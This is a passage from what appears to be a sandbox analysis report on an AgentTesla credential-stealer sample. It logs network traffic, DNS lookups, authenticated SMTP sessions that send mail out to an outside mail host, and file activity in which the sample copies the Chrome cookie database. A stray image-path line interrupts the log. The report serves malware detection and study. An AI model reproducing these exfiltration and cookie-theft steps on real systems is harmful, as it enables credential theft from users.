Nov 20, 2020 20:06:18.291451931 CET	49767	587	192.168.2.4	208.91.199.225
Nov 20, 2020 20:06:18.443504095 CET	587	49767	208.91.199.225	192.168.2.4
Nov 20, 2020 20:06:18.443722963 CET	49767	587	192.168.2.4	208.91.199.225
Nov 20, 2020 20:06:18.597949028 CET	587	49767	208.91.199.225	192.168.2.4
Nov 20, 2020 20:06:18.598503113 CET	49767	587	192.168.2.4	208.91.199.225
Nov 20, 2020 20:06:18.750886917 CET	587	49767	208.91.199.225	192.168.2.4
Nov 20, 2020 20:06:18.750929117 CET	587	49767	208.91.199.225	192.168.2.4
Nov 20, 2020 20:06:18.751543045 CET	49767	587	192.168.2.4	208.91.199.225
Nov 20, 2020 20:06:18.905124903 CET	587	49767	208.91.199.225	192.168.2.4
Nov 20, 2020 20:06:18.905966997 CET	49767	587	192.168.2.4	208.91.199.225
Nov 20, 2020 20:06:19.059966087 CET	587	49767	208.91.199.225	192.168.2.4
Nov 20, 2020 20:06:19.060359955 CET	49767	587	192.168.2.4	208.91.199.225
Nov 20, 2020 20:06:19.213042021 CET	587	49767	208.91.199.225	192.168.2.4
Nov 20, 2020 20:06:19.213613987 CET	49767	587	192.168.2.4	208.91.199.225
Nov 20, 2020 20:06:19.372828960 CET	587	49767	208.91.199.225	192.168.2.4
Nov 20, 2020 20:06:19.373275995 CET	49767	587	192.168.2.4	208.91.199.225
Nov 20, 2020 20:06:19.526504993 CET	587	49767	208.91.199.225	192.168.2.4
Nov 20, 2020 20:06:19.528677940 CET	49767	587	192.168.2.4	208.91.199.225
Nov 20, 2020 20:06:19.529007912 CET	49767	587	192.168.2.4	208.91.199.225
Nov 20, 2020 20:06:19.529237986 CET	49767	587	192.168.2.4	208.91.199.225
Nov 20, 2020 20:06:19.529467106 CET	49767	587	192.168.2.4	208.91.199.225
Nov 20, 2020 20:06:19.529825926 CET	49767	587	192.168.2.4	208.91.199.225
Nov 20, 2020 20:06:19.530020952 CET	49767	587	192.168.2.4	208.91.199.225
Nov 20, 2020 20:06:19.530205011 CET	49767	587	192.168.2.4	208.91.199.225
Nov 20, 2020 20:06:19.530380964 CET	49767	587	192.168.2.4	208.91.199.225
Nov 20, 2020 20:06:19.682955027 CET	587	49767	208.91.199.225	192.168.2.4
Nov 20, 2020 20:06:19.683171988 CET	587	49767	208.91.199.225	192.168.2.4
Nov 20, 2020 20:06:19.683890104 CET	587	49767	208.91.199.225	192.168.2.4
Nov 20, 2020 20:06:19.683937073 CET	587	49767	208.91.199.225	192.168.2.4
Nov 20, 2020 20:06:19.723391056 CET	587	49767	208.91.199.225	192.168.2.4
Nov 20, 2020 20:06:19.782569885 CET	587	49767	208.91.199.225	192.168.2.4
Nov 20, 2020 20:06:19.822771072 CET	49767	587	192.168.2.4	208.91.199.225

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 20, 2020 20:04:25.524873972 CET	62389	53	192.168.2.4	8.8.8.8
Nov 20, 2020 20:04:25.551821947 CET	53	62389	8.8.8.8	192.168.2.4
Nov 20, 2020 20:04:26.320063114 CET	49910	53	192.168.2.4	8.8.8.8
Nov 20, 2020 20:04:26.346997976 CET	53	49910	8.8.8.8	192.168.2.4
Nov 20, 2020 20:04:27.294008017 CET	55854	53	192.168.2.4	8.8.8.8
Nov 20, 2020 20:04:27.321191072 CET	53	55854	8.8.8.8	192.168.2.4
Nov 20, 2020 20:04:28.159040928 CET	64549	53	192.168.2.4	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 20, 2020 20:04:28.194726944 CET	53	64549	8.8.8.8	192.168.2.4
Nov 20, 2020 20:04:29.805763960 CET	63153	53	192.168.2.4	8.8.8.8
Nov 20, 2020 20:04:29.832993984 CET	53	63153	8.8.8.8	192.168.2.4
Nov 20, 2020 20:04:30.656399012 CET	52991	53	192.168.2.4	8.8.8.8
Nov 20, 2020 20:04:30.683475018 CET	53	52991	8.8.8.8	192.168.2.4
Nov 20, 2020 20:04:31.821947098 CET	53700	53	192.168.2.4	8.8.8.8
Nov 20, 2020 20:04:31.848968029 CET	53	53700	8.8.8.8	192.168.2.4
Nov 20, 2020 20:04:33.008469105 CET	51726	53	192.168.2.4	8.8.8.8
Nov 20, 2020 20:04:33.035512924 CET	53	51726	8.8.8.8	192.168.2.4
Nov 20, 2020 20:04:33.855465889 CET	56794	53	192.168.2.4	8.8.8.8
Nov 20, 2020 20:04:33.885452986 CET	53	56794	8.8.8.8	192.168.2.4
Nov 20, 2020 20:04:34.672504902 CET	56534	53	192.168.2.4	8.8.8.8
Nov 20, 2020 20:04:34.699506998 CET	53	56534	8.8.8.8	192.168.2.4
Nov 20, 2020 20:04:35.485847950 CET	56627	53	192.168.2.4	8.8.8.8
Nov 20, 2020 20:04:36.471452951 CET	56627	53	192.168.2.4	8.8.8.8
Nov 20, 2020 20:04:37.468499899 CET	53	56627	8.8.8.8	192.168.2.4
Nov 20, 2020 20:04:37.468878031 CET	53	56627	8.8.8.8	192.168.2.4
Nov 20, 2020 20:04:38.335410118 CET	56621	53	192.168.2.4	8.8.8.8
Nov 20, 2020 20:04:38.371105909 CET	53	56621	8.8.8.8	192.168.2.4
Nov 20, 2020 20:04:39.222748995 CET	63116	53	192.168.2.4	8.8.8.8
Nov 20, 2020 20:04:39.249989986 CET	53	63116	8.8.8.8	192.168.2.4
Nov 20, 2020 20:04:48.703561068 CET	64078	53	192.168.2.4	8.8.8.8
Nov 20, 2020 20:04:48.730670929 CET	53	64078	8.8.8.8	192.168.2.4
Nov 20, 2020 20:04:56.614922047 CET	64801	53	192.168.2.4	8.8.8.8
Nov 20, 2020 20:04:56.650635958 CET	53	64801	8.8.8.8	192.168.2.4
Nov 20, 2020 20:04:57.426611900 CET	61721	53	192.168.2.4	8.8.8.8
Nov 20, 2020 20:04:57.462377071 CET	53	61721	8.8.8.8	192.168.2.4
Nov 20, 2020 20:04:58.906955004 CET	51255	53	192.168.2.4	8.8.8.8
Nov 20, 2020 20:04:58.934135914 CET	53	51255	8.8.8.8	192.168.2.4
Nov 20, 2020 20:05:05.601068020 CET	61522	53	192.168.2.4	8.8.8.8
Nov 20, 2020 20:05:05.638362885 CET	53	61522	8.8.8.8	192.168.2.4
Nov 20, 2020 20:05:06.045974970 CET	52337	53	192.168.2.4	8.8.8.8
Nov 20, 2020 20:05:06.188076019 CET	53	52337	8.8.8.8	192.168.2.4
Nov 20, 2020 20:05:06.658164024 CET	55046	53	192.168.2.4	8.8.8.8
Nov 20, 2020 20:05:06.694003105 CET	53	55046	8.8.8.8	192.168.2.4
Nov 20, 2020 20:05:07.053534031 CET	49612	53	192.168.2.4	8.8.8.8
Nov 20, 2020 20:05:07.091173887 CET	53	49612	8.8.8.8	192.168.2.4
Nov 20, 2020 20:05:07.443414927 CET	49285	53	192.168.2.4	8.8.8.8
Nov 20, 2020 20:05:07.479268074 CET	53	49285	8.8.8.8	192.168.2.4
Nov 20, 2020 20:05:07.865032911 CET	50601	53	192.168.2.4	8.8.8.8
Nov 20, 2020 20:05:07.885739088 CET	60875	53	192.168.2.4	8.8.8.8
Nov 20, 2020 20:05:07.900911093 CET	53	50601	8.8.8.8	192.168.2.4
Nov 20, 2020 20:05:07.912983894 CET	53	60875	8.8.8.8	192.168.2.4
Nov 20, 2020 20:05:08.316250086 CET	56448	53	192.168.2.4	8.8.8.8
Nov 20, 2020 20:05:08.351902962 CET	53	56448	8.8.8.8	192.168.2.4
Nov 20, 2020 20:05:08.967999935 CET	59172	53	192.168.2.4	8.8.8.8
Nov 20, 2020 20:05:09.004004955 CET	53	59172	8.8.8.8	192.168.2.4
Nov 20, 2020 20:05:09.666666985 CET	62420	53	192.168.2.4	8.8.8.8
Nov 20, 2020 20:05:09.693757057 CET	53	62420	8.8.8.8	192.168.2.4
Nov 20, 2020 20:05:10.107448101 CET	60579	53	192.168.2.4	8.8.8.8
Nov 20, 2020 20:05:10.145284891 CET	53	60579	8.8.8.8	192.168.2.4
Nov 20, 2020 20:05:24.209593058 CET	50183	53	192.168.2.4	8.8.8.8
Nov 20, 2020 20:05:24.236658096 CET	53	50183	8.8.8.8	192.168.2.4
Nov 20, 2020 20:05:24.264631033 CET	61531	53	192.168.2.4	8.8.8.8
Nov 20, 2020 20:05:24.300369024 CET	53	61531	8.8.8.8	192.168.2.4
Nov 20, 2020 20:05:27.762192965 CET	49228	53	192.168.2.4	8.8.8.8
Nov 20, 2020 20:05:27.799884081 CET	53	49228	8.8.8.8	192.168.2.4
Nov 20, 2020 20:05:59.897576094 CET	59794	53	192.168.2.4	8.8.8.8
Nov 20, 2020 20:05:59.926115036 CET	53	59794	8.8.8.8	192.168.2.4
Nov 20, 2020 20:06:01.692032099 CET	55916	53	192.168.2.4	8.8.8.8
Nov 20, 2020 20:06:01.719229937 CET	53	55916	8.8.8.8	192.168.2.4
Nov 20, 2020 20:06:02.679915905 CET	52752	53	192.168.2.4	8.8.8.8
Nov 20, 2020 20:06:02.715765953 CET	53	52752	8.8.8.8	192.168.2.4
Nov 20, 2020 20:06:02.738959074 CET	60542	53	192.168.2.4	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 20, 2020 20:06:02.766254902 CET	53	60542	8.8.8.8	192.168.2.4
Nov 20, 2020 20:06:11.700295925 CET	60689	53	192.168.2.4	8.8.8.8
Nov 20, 2020 20:06:11.864727974 CET	53	60689	8.8.8.8	192.168.2.4
Nov 20, 2020 20:06:11.878782034 CET	64206	53	192.168.2.4	8.8.8.8
Nov 20, 2020 20:06:12.043437004 CET	53	64206	8.8.8.8	192.168.2.4

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 20, 2020 20:06:02.679915905 CET	192.168.2.4	8.8.8.8	0x390f	Standard query (0)	api.ipify.org	A (IP address)	IN (0x0001)
Nov 20, 2020 20:06:02.738959074 CET	192.168.2.4	8.8.8.8	0xd2a2	Standard query (0)	api.ipify.org	A (IP address)	IN (0x0001)
Nov 20, 2020 20:06:11.700295925 CET	192.168.2.4	8.8.8.8	0x6c4	Standard query (0)	smtp.tzdieep.net	A (IP address)	IN (0x0001)
Nov 20, 2020 20:06:11.878782034 CET	192.168.2.4	8.8.8.8	0xa6f5	Standard query (0)	smtp.tzdieep.net	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 20, 2020 20:06:02.715765953 CET	8.8.8.8	192.168.2.4	0x390f	No error (0)	api.ipify.org	nagano-19599.herokussl.com		CNAME (Canonical name)	IN (0x0001)
Nov 20, 2020 20:06:02.715765953 CET	8.8.8.8	192.168.2.4	0x390f	No error (0)	nagano-19599.herokussl.com	elb097307-934924932.us-east-1.elb.amazonaws.com		CNAME (Canonical name)	IN (0x0001)
Nov 20, 2020 20:06:02.715765953 CET	8.8.8.8	192.168.2.4	0x390f	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.235.83.248	A (IP address)	IN (0x0001)
Nov 20, 2020 20:06:02.715765953 CET	8.8.8.8	192.168.2.4	0x390f	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		174.129.214.20	A (IP address)	IN (0x0001)
Nov 20, 2020 20:06:02.715765953 CET	8.8.8.8	192.168.2.4	0x390f	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.235.182.194	A (IP address)	IN (0x0001)
Nov 20, 2020 20:06:02.715765953 CET	8.8.8.8	192.168.2.4	0x390f	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		50.19.252.36	A (IP address)	IN (0x0001)
Nov 20, 2020 20:06:02.715765953 CET	8.8.8.8	192.168.2.4	0x390f	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.225.66.103	A (IP address)	IN (0x0001)
Nov 20, 2020 20:06:02.715765953 CET	8.8.8.8	192.168.2.4	0x390f	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.235.142.93	A (IP address)	IN (0x0001)
Nov 20, 2020 20:06:02.715765953 CET	8.8.8.8	192.168.2.4	0x390f	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.243.164.148	A (IP address)	IN (0x0001)
Nov 20, 2020 20:06:02.715765953 CET	8.8.8.8	192.168.2.4	0x390f	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		23.21.126.66	A (IP address)	IN (0x0001)
Nov 20, 2020 20:06:02.766254902 CET	8.8.8.8	192.168.2.4	0xd2a2	No error (0)	api.ipify.org	nagano-19599.herokussl.com		CNAME (Canonical name)	IN (0x0001)
Nov 20, 2020 20:06:02.766254902 CET	8.8.8.8	192.168.2.4	0xd2a2	No error (0)	nagano-19599.herokussl.com	elb097307-934924932.us-east-1.elb.amazonaws.com		CNAME (Canonical name)	IN (0x0001)
Nov 20, 2020 20:06:02.766254902 CET	8.8.8.8	192.168.2.4	0xd2a2	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.235.83.248	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 20, 2020 20:06:02.766254902 CET	8.8.8.8	192.168.2.4	0xd2a2	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		174.129.214.20	A (IP address)	IN (0x0001)
Nov 20, 2020 20:06:02.766254902 CET	8.8.8.8	192.168.2.4	0xd2a2	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.235.182.194	A (IP address)	IN (0x0001)
Nov 20, 2020 20:06:02.766254902 CET	8.8.8.8	192.168.2.4	0xd2a2	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		50.19.252.36	A (IP address)	IN (0x0001)
Nov 20, 2020 20:06:02.766254902 CET	8.8.8.8	192.168.2.4	0xd2a2	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.225.66.103	A (IP address)	IN (0x0001)
Nov 20, 2020 20:06:02.766254902 CET	8.8.8.8	192.168.2.4	0xd2a2	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.235.142.93	A (IP address)	IN (0x0001)
Nov 20, 2020 20:06:02.766254902 CET	8.8.8.8	192.168.2.4	0xd2a2	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.243.164.148	A (IP address)	IN (0x0001)
Nov 20, 2020 20:06:02.766254902 CET	8.8.8.8	192.168.2.4	0xd2a2	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		23.21.126.66	A (IP address)	IN (0x0001)
Nov 20, 2020 20:06:11.864727974 CET	8.8.8.8	192.168.2.4	0x6c4	No error (0)	smtp.tzdieep.net	us2.smtp.mailhostbox.com		CNAME (Canonical name)	IN (0x0001)
Nov 20, 2020 20:06:11.864727974 CET	8.8.8.8	192.168.2.4	0x6c4	No error (0)	us2.smtp.mailhostbox.com		208.91.199.225	A (IP address)	IN (0x0001)
Nov 20, 2020 20:06:11.864727974 CET	8.8.8.8	192.168.2.4	0x6c4	No error (0)	us2.smtp.mailhostbox.com		208.91.198.143	A (IP address)	IN (0x0001)
Nov 20, 2020 20:06:11.864727974 CET	8.8.8.8	192.168.2.4	0x6c4	No error (0)	us2.smtp.mailhostbox.com		208.91.199.223	A (IP address)	IN (0x0001)
Nov 20, 2020 20:06:11.864727974 CET	8.8.8.8	192.168.2.4	0x6c4	No error (0)	us2.smtp.mailhostbox.com		208.91.199.224	A (IP address)	IN (0x0001)
Nov 20, 2020 20:06:12.043437004 CET	8.8.8.8	192.168.2.4	0xa6f5	No error (0)	smtp.tzdieep.net	us2.smtp.mailhostbox.com		CNAME (Canonical name)	IN (0x0001)
Nov 20, 2020 20:06:12.043437004 CET	8.8.8.8	192.168.2.4	0xa6f5	No error (0)	us2.smtp.mailhostbox.com		208.91.198.143	A (IP address)	IN (0x0001)
Nov 20, 2020 20:06:12.043437004 CET	8.8.8.8	192.168.2.4	0xa6f5	No error (0)	us2.smtp.mailhostbox.com		208.91.199.224	A (IP address)	IN (0x0001)
Nov 20, 2020 20:06:12.043437004 CET	8.8.8.8	192.168.2.4	0xa6f5	No error (0)	us2.smtp.mailhostbox.com		208.91.199.225	A (IP address)	IN (0x0001)
Nov 20, 2020 20:06:12.043437004 CET	8.8.8.8	192.168.2.4	0xa6f5	No error (0)	us2.smtp.mailhostbox.com		208.91.199.223	A (IP address)	IN (0x0001)

HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Nov 20, 2020 20:06:03.152462959 CET	54.235.83.248	443	192.168.2.4	49765	CN=*.ipify.org, OU=PositiveSSL Wildcard, OU=Domain Control Validated CN=COMODO RSA Domain Validation Secure Server CA, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=COMODO RSA Domain Validation Secure Server CA, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	Wed Jan 24 01:00:00 CET 2018 Wed Feb 12 01:00:00 CET 2014 Tue Jan 19 01:00:00 CET 2010	Sun Jan 24 00:59:59 CET 2021 Mon Feb 12 00:59:59 CET 2029 Tue Jan 19 00:59:59 CET 2038	771,49196-49195-49200-49199-159-158-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	3b5074b1b5d032e5620f69f9f700ff0e
					CN=COMODO RSA Domain Validation Secure Server CA, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	Wed Feb 12 01:00:00 CET 2014	Mon Feb 12 00:59:59 CET 2029		
					CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	Tue Jan 19 01:00:00 CET 2010	Tue Jan 19 00:59:59 CET 2038		

SMTP Packets


Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Nov 20, 2020 20:06:12.812896967 CET	587	49766	208.91.199.225	192.168.2.4	220 us2.outbound.mailhostbox.com ESMTP Postfix
Nov 20, 2020 20:06:12.813532114 CET	49766	587	192.168.2.4	208.91.199.225	EHLO 928100
Nov 20, 2020 20:06:12.963083982 CET	587	49766	208.91.199.225	192.168.2.4	250-us2.outbound.mailhostbox.com 250-PIPELINING 250-SIZE 41648128 250-VRFY 250-ETRN 250-STARTTLS 250-AUTH PLAIN LOGIN 250-AUTH=PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250 DSN
Nov 20, 2020 20:06:12.965086937 CET	49766	587	192.168.2.4	208.91.199.225	AUTH login c2FsZXMxQHR6ZGllZXAubmV0
Nov 20, 2020 20:06:13.117259979 CET	587	49766	208.91.199.225	192.168.2.4	334 UGFzc3dvcmQ6
Nov 20, 2020 20:06:13.272712946 CET	587	49766	208.91.199.225	192.168.2.4	235 2.7.0 Authentication successful
Nov 20, 2020 20:06:13.273732901 CET	49766	587	192.168.2.4	208.91.199.225	MAIL FROM:<sales1@tzdieep.net>
Nov 20, 2020 20:06:13.426875114 CET	587	49766	208.91.199.225	192.168.2.4	250 2.1.0 Ok
Nov 20, 2020 20:06:13.427592993 CET	49766	587	192.168.2.4	208.91.199.225	RCPT TO:<sales1@tzdieep.net>
Nov 20, 2020 20:06:13.587024927 CET	587	49766	208.91.199.225	192.168.2.4	250 2.1.5 Ok
Nov 20, 2020 20:06:13.587740898 CET	49766	587	192.168.2.4	208.91.199.225	DATA
Nov 20, 2020 20:06:13.900435925 CET	49766	587	192.168.2.4	208.91.199.225	DATA
Nov 20, 2020 20:06:13.970786095 CET	587	49766	208.91.199.225	192.168.2.4	250 2.1.5 Ok
Nov 20, 2020 20:06:14.052644968 CET	587	49766	208.91.199.225	192.168.2.4	354 End data with <CR><LF>.<CR><LF>
Nov 20, 2020 20:06:14.054862022 CET	49766	587	192.168.2.4	208.91.199.225	.
Nov 20, 2020 20:06:14.304539919 CET	587	49766	208.91.199.225	192.168.2.4	250 2.0.0 Ok: queued as 7CC42D5F69
Nov 20, 2020 20:06:15.132817984 CET	49766	587	192.168.2.4	208.91.199.225	QUIT
Nov 20, 2020 20:06:15.285135031 CET	587	49766	208.91.199.225	192.168.2.4	221 2.0.0 Bye
Nov 20, 2020 20:06:18.597949028 CET	587	49767	208.91.199.225	192.168.2.4	220 us2.outbound.mailhostbox.com ESMTP Postfix
Nov 20, 2020 20:06:18.598503113 CET	49767	587	192.168.2.4	208.91.199.225	EHLO 928100
Nov 20, 2020 20:06:18.750929117 CET	587	49767	208.91.199.225	192.168.2.4	250-us2.outbound.mailhostbox.com 250-PIPELINING 250-SIZE 41648128 250-VRFY 250-ETRN 250-STARTTLS 250-AUTH PLAIN LOGIN 250-AUTH=PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250 DSN

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Nov 20, 2020 20:06:18.751543045 CET	49767	587	192.168.2.4	208.91.199.225	AUTH login c2FsZXMxQHR6ZGllZXAubmV0
Nov 20, 2020 20:06:18.905124903 CET	587	49767	208.91.199.225	192.168.2.4	334 UGFzc3dvcmQ6
Nov 20, 2020 20:06:19.059966087 CET	587	49767	208.91.199.225	192.168.2.4	235 2.7.0 Authentication successful
Nov 20, 2020 20:06:19.060359955 CET	49767	587	192.168.2.4	208.91.199.225	MAIL FROM:<sales1@tzdieep.net>
Nov 20, 2020 20:06:19.213042021 CET	587	49767	208.91.199.225	192.168.2.4	250 2.1.0 Ok
Nov 20, 2020 20:06:19.213613987 CET	49767	587	192.168.2.4	208.91.199.225	RCPT TO:<sales1@tzdieep.net>
Nov 20, 2020 20:06:19.372828960 CET	587	49767	208.91.199.225	192.168.2.4	250 2.1.5 Ok
Nov 20, 2020 20:06:19.373275995 CET	49767	587	192.168.2.4	208.91.199.225	DATA
Nov 20, 2020 20:06:19.526504993 CET	587	49767	208.91.199.225	192.168.2.4	354 End data with <CR><LF>.<CR><LF>
Nov 20, 2020 20:06:19.530380964 CET	49767	587	192.168.2.4	208.91.199.225	.
Nov 20, 2020 20:06:19.782569885 CET	587	49767	208.91.199.225	192.168.2.4	250 2.0.0 Ok: queued as 484E9D6132

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: mcsrXx9lfD.exe PID: 7076 Parent PID: 5880

General

Start time:	20:04:29
Start date:	20/11/2020
Path:	C:\Users\user\Desktop\mcsrXx9lfD.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\mcsrXx9lfD.exe'
Imagebase:	0x400000
File size:	945664 bytes
MD5 hash:	3D549885E44863C57F59EAB47F2271CC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi

Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.680903753.000000000267B000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.680869571.0000000002632000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.680813500.00000000025E0000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

Analysis Process: mcsrXx9lfD.exe PID: 7100 Parent PID: 7076

General

Start time:	20:04:30
Start date:	20/11/2020
Path:	C:\Users\user\Desktop\mcsrXx9lfD.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\mcsrXx9lfD.exe'
Imagebase:	0x400000
File size:	945664 bytes
MD5 hash:	3D549885E44863C57F59EAB47F2271CC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000001.00000002.946404123.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000001.00000001.679937947.000000000044B000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000001.00000002.946830924.0000000000792000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000001.00000002.947178259.0000000000B22000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000001.00000002.946449899.000000000044B000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000001.00000002.946663757.0000000000630000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000001.00000002.948044914.00000000029B5000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000001.00000002.947961808.0000000002961000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000001.00000002.947961808.0000000002961000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000001.00000002.948310266.0000000002BC2000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6CF7CF06	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6CF7CF06	unknown
C:\Users\user\AppData\Roaming\mmnabeka.1fc	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6BECBEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\mmnabeka.1fc\Chrome	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6BECBEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\mmnabeka.1fc\Chrome\Default	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6BECBEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\mmnabeka.1fc\Chrome\Default\Cookies	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	6BECDD66	CopyFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\mmnabeka.1fc\Chrome\Default\Cookies	success or wait	1	6BEC6A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\mmnabeka.1fc\Chrome\Default\Cookies	0	20480	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 10 00 01 01 00 40 20 20 00 00 00 03 00 00 00 05 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 2e 43 c1 0d 0f f8 00 04 0d 20 00 0f 67 0f cf 0d 20 0f 38 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3......@ ....C....... ..g... .8....	success or wait	1	6BECDD66	CopyFileW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6CF55705	unknown
